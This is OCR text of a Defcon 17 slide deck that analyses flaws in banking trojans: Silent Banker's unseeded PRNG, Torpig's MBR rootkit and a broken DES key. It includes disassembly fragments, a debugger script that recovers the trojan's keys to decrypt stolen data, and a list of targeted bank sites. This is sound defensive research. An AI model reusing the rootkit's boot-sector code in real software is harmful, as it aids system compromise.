


# making fun of your malware

Defcon 17

Matt Richard and Michael Ligh

Following the presentation at Defcon 17,  
you can find the final slides here:


[http://code.google.com/p/mhl-malware-scripts/Defcon2009\\_MakingFun.pdf](http://code.google.com/p/mhl-malware-scripts/Defcon2009_MakingFun.pdf)



Honey, I Shrunk the Entropy!

Silent Banker author forgets to seed the PRNG

# Off to a bad start...



Zeus, September 2007  
PRNG used to avoid hash-based detection

Silent Banker, February 2008  
PRNG used to generate temporary file names

# Recipe for disaster - step 1

```
MyRand proc near
arg_0= dword ptr 4
mov     eax, CurrentSeed
imul   eax, 343FDh
add    eax, 269EC3h
mov    CurrentSeed, eax
shr    eax, 10h
imul   eax, [esp+arg_0]
shr    eax, 10h
retn
MyRand endp
```

```
.text:10011484 CurrentSeed dd 0 ; DATA XREF: MyRandTr
.text:10011484 ; MyRand+10Tw
.text:10011488 dword_10011488 dd 0 ; DATA XREF: __onexit:loc_100100BFTo
.text:1001148C dword_1001148C dd 0 ; DATA XREF: __onexitTr
; __onexit+1A7o
.text:10011490 dd 1156Ch, 2 dup(0)
.text:1001149C
.text:100114A0
.text:100114C4 ;
.text:100114C4 ;
.text:100114C4 ;
.text:100114C7
.text:100114C8
.text:100114D0
.text:100114F4
.text:100114F4
.text:100114F4
.text:100114F4
.text:1001154C
.text:1001154C
.text:1001156C
.text:1001156C
```


Dir...	Type	Address	Text
Up r	r	MyRand	mov eax, CurrentSeed
Up w	w	MyRand+10	mov CurrentSeed, eax

Line 2 of 2

11C12h, 11C08h  
11C76h, 11C80h  
11CC6h, 11C6Ch  
11B58h, 11BBAh  
1189Eh, 118A0h, 118B4h, 118C0h, 118D0h, 118E0h, 118EEh, 1190Ah  
dd 1191Ah, 11924h, 1192Eh, 1193Eh, 11954h, 11964h, 11972h

Silent Banker, July 2008  
PRNG used to generate encryption key

# Recipe for disaster



1. Seed the PRNG
2. Generate 16 byte key with 1000 calls to rand()
3. Generate 8 byte number from 16 byte key
4. Generate another 8 byte number from the first 8 byte number and "secd" value from INI configuration file
5. Explode the second 8 byte number into 32 bytes
6. Encrypt stolen data with original 16 byte key from step 2
7. Send the exploded 32 byte number along with stolen data

2D 2D 2D 2D	42 45 47 49	4E 42 4C 4F	43 4B 2D 2D	----BEGINBLOCK--
2D 2D 20 00	67 78 B0 01	96 90 09 F9	A4 E1 D4 E7	-- qx° ■ ù*áôç
8C 90 24 95	DC 92 D3 CA	AD DD 8C F0	BC 04 D8 14	■ \$MÛ'ÓË Ÿmð% Ø
C7 6D 22 09	D5 00 00 00	A5 57 0E 36	9F 00 15 86	Çm'' õ   ¥w 6■ ■
27 5D 07 A0	DA 3A 61 55	26 9D F5 45	BC 0F C5 E4	' ] ú:aU& ðE% ãä
27 B8 7D 13	8A DB 8C 20	3E 30 E6 A1	99 D3 B0 A3	' } ■Ü■ >0æ;■Ü°E
C2 11 3B B2	B0 EE A3 88	0A 60 05 88	4C C0 62 3F	â ;:°îE■ ` ■Lâb?
9C 1A FE 9B	DA BC D1 FD	11 B6 F8 03	90 09 D8 5B	■ b■Ü%Ný ¶ø   Ø[
E0 F0 3E 5E	B7 1C 85 1F	91 CB 9B 78	0D 97 A5 86	àð>^· ■ 'É■x ■¥■
7F B2 C7 24	98 D1 4B 99	90 AF 9E E0	D2 20 C3 45	²ç\$■ÑR■ ■àð ÅE
3A 4A E4 B2	56 45 32 5D	D1 52 28 21	8B 21 76 C4	:Jä²UE2]ÑR(?!■túÄ
37 12 8F 45	B1 80 33 FD	E0 38 80 47	02 42 13 76	7 E±ε 3úà8εG B v
13 A1 F8 6C	40 04 D1 73	E9 B2 43 29	7A C5 D0 02	¡ø1@ Nsé²C)zÅð
2D DC 64 27	F0 77 9C F1	7F B3 BE 94	A3 60 7D 1A	-Üd'ðw■ñ ²%■E`}
13 1B 93 4F	6A 39 E8 7B	A7 66 48 85	7D 30 7B E4	■0j9è{§FH■}Ø{ä
97 1D 8D 4F	9A 1A 8C 38	32 8F 82 DE	7C DC 0B ED	■ 0■ ■82 ■b Ü í
3A 70 C3 51	FF 2F C8 4F	51 26 6B CA	8D 7A A4 48	:pÄQÿ/ÈOQ&kË z*H
9A 08 47 1E	CC 46 6A 49	8D CD 9E 7A	FA 33 32 51	■ G IFjI Ímzú32Q
00 00 00 00	2D 2D 2D 2D	45 4E 44 42	4C 4F 43 4B	----ENDBLOCK
2D 2D 2D 2D	□ □ □ □	□ □ □ □	□ □ □ □	----□□□□□□□□□□

# Recipe to exploit the disaster

```
def main():
    imm = irmlib.Debugger()

    #define where to start and end
    start = 0x10025666
    end = 0x100256B4
    imm.setBreakpoint(end)

    f = open("c:\\keys", "wb")

    psecd = imm.remoteVirtualAlloc(0x18)
    pfinal = imm.remoteVirtualAlloc(0x100)
    secd = 0
    wrapkey32 = []

    for i in range (0,5):
        imm.setReg('EIP', start)

        #step past the prologue so we know ebp
        for x in range (0,4):
            imm.stepIn()
            ebp = imm.getRegs()['EBP']


            if i==0:
                secd = imm.readMemory(imm.readLong(ebp+0x8), 0x18)
            else:
                imm.writeMemory(psecd, secd)
                imm.writeLong(ebp+8, psecd)

        imm.writeLong(ebp+0x14, pfinal)


    #let the keys generate and grab the output
    imm.Run()
    final32 = imm.readMemory(pfinal+2, 0x20)
    primary16 = imm.readMemory(ebp-0x30, 0x10)

    #log the keys for later correlation
    f.write(primary16)
    f.write(final32)
```

1. Seed the PRNG **TO ZERO**
2. Generate 16 byte key with 1000 calls to rand()
3. Generate 8 byte number from 16 byte key
4. Generate another 8 byte number from the first 8 byte number and "secd" value from INI configuration file
5. Explode the second 8 byte number into 32 bytes
6. Encrypt stolen data with original 16 byte key from step 2
7. Send the exploded 32 byte number along with stolen data



# Disaster recovery



```
Administrator: C:\Windows\system32\cmd.exe

Silent Banker Credential Recovery
RS && MHL iDEFENSE 2008

[!] Found 5000 key pairs from keys
[!] Searching for encrypted files in c:\\logs\\
[!] Masterlog enabled, look in .\masterlog.tmp
[!] Good things come to those who wait...
[!] Decrypted 6460 records in 213 files.
[!] Decrypted 46 PFX certs (import w/ NULL password).

C:\>
```




# The one that got away...

```
; Attributes: bp-based frame
Why_Not_Use_This proc near
Point= tagPOINT ptr -8

push    ebp
mov     ebp, esp
push    ecx
push    ecx
push    esi
push    edi
lea    eax, [ebp+Point]
push    eax ; lpPoint
call    GetCursorPos
mov     esi, GetTickCount
call    esi ; GetTickCount
imul   eax, [ebp+Point.y]
mov     ecx, ddTickCount
imul   eax, [ebp+Point.x]
imul   ecx, 343FDh
add    ecx, 269EC3h
mov    ddTickCount, ecx
shr    ecx, 10h
imul  ecx, eax
shr    ecx, 10h
mov    edi, ecx
call  esi ; GetTickCount
add    eax, edi
pop    edi
pop    esi
leave
retn   4
Why_Not_Use_This endp
```

Dir...	T	Address	Text
Up	p	sub_10005B90+18	call Why_Not_Use_This
Up	p	sub_10005B90+20	call Why_Not_Use_This
Up	p	sub_10005B90+28	call Why_Not_Use_This
Up	p	sub_1000606C+4C0	call Why_Not_Use_This
D...	p	StartAddress+6	call Why_Not_Use_This
D...	p	sub_1000790A+178	call Why_Not_Use_This
D...	p	sub_1000790A+183	call Why_Not_Use_This
D...	p	sub_1000790A+502	call Why_Not_Use_This
D...	p	sub_1000790A+50A	call Why_Not_Use_This
D...	p	DownloadFile+22	call Why_Not_Use_This

Line 1 of 14



I created a hyper cool MBR rootkit and all I got was this old trojan DLL



Torpig installs MBR rootkit to get a DLL  
Injected into user-mode programs

# The nasty side

```
* seg000:0000 FA          cli
* seg000:0001 33 DB          xor    bx, bx
* seg000:0003 8E D3          mov    ss, bx
* seg000:0005 36 89 26 FE 7B  mov    ss:7BFEh, sp
* seg000:000A BC FE 7B          mov    sp, 7BFEh
* seg000:000D 1E          push  ds
* seg000:000E 66 60          pushad
* seg000:0010 FC          cld
* seg000:0011 8E DB          mov    ds, bx
* seg000:0013 BE 13 04        mov    si, 413h
* seg000:0016 83 2C 02        sub    word ptr [si], 2
* seg000:0019 AD          lodsw
* seg000:001A C1 E0 06        shl    ax, 6
* seg000:001D 8E C0          mov    es, ax
* seg000:001F BE 00 7C        mov    si, 7C00h
* seg000:0022 33 FF          xor    di, di
* seg000:0024 B9 00 01        mov    cx, 100h
* seg000:0027 F3 A5          rep movsw
* seg000:0029 B8 02 02        mov    ax, 202h
* seg000:002C B1 3D          mov    cl, 3Dh ; '='
* seg000:002E BA 80 00        mov    dx, 80h ; 'G'
* seg000:0031 8B DF          mov    bx, di
* seg000:0033 CD 13          int    13h
```


Torpig MBR Dissassembly

The Hook

```
* .text:00401673  cmp [ebp+NumberOfBytesRead], ebx
* .text:00401676  jnz do_not_infect
* .text:0040167C  cmp word ptr [ebp+MBR+1FEh], 0AA55h
* .text:00401682  jnz do_not_infect
* .text:00401688  cmp dword ptr [ebp+MBR+16h], 0AD022C83h
```

Torpig MBR Installer



# The funny side




```
C:\WINDOWS\system32\cmd.exe
C:\>queryPipe.exe 25 | more

==== [id:0x00] =====
www.homecem.com
*caixanova.es
*uch*.com
webimpresa*it
www.fortisbanking.com
secure.ingdirect.it
*raiffeisenonline.ro
meine.norisbank.de
*cajadeavila.es
www.bigonline.pt
*webanking.it
-- More --
```

# The nice side






To DES or not to DES?




Attacker's trojan defaults to xor  
due to invalid size DES key

# Always make backups!

xor backup method



# How to shoot yourself in the foot





# MSDN to the rescue

*hBaseData* [in]

A handle to a *hash object* that has been fed the exact base data.


To obtain this handle, an application must first create a hash object with [CryptCreateHash](#) and then add the base data to the hash object with [CryptHashData](#). This process is described in detail in [Hashes and Digital Signatures](#).

*dwFlags* [in]

Specifies the type of key generated.

The sizes of a session key can be set when the key is generated. The key size, representing the length of the key modulus in bits, is set with the upper 16 bits of this parameter. Thus, if a 128-bit *RC4* session key is to be generated, the value 0x00800000 is combined with any other *dwFlags* predefined value with a bitwise-**OR** operation. Due to changing export control restrictions, the default CSP and default *key length* may change between operating system releases. It is important that both the encryption and decryption use the same CSP and that the key length be explicitly set using the *dwFlags* parameter to ensure interoperability on different operating system platforms.

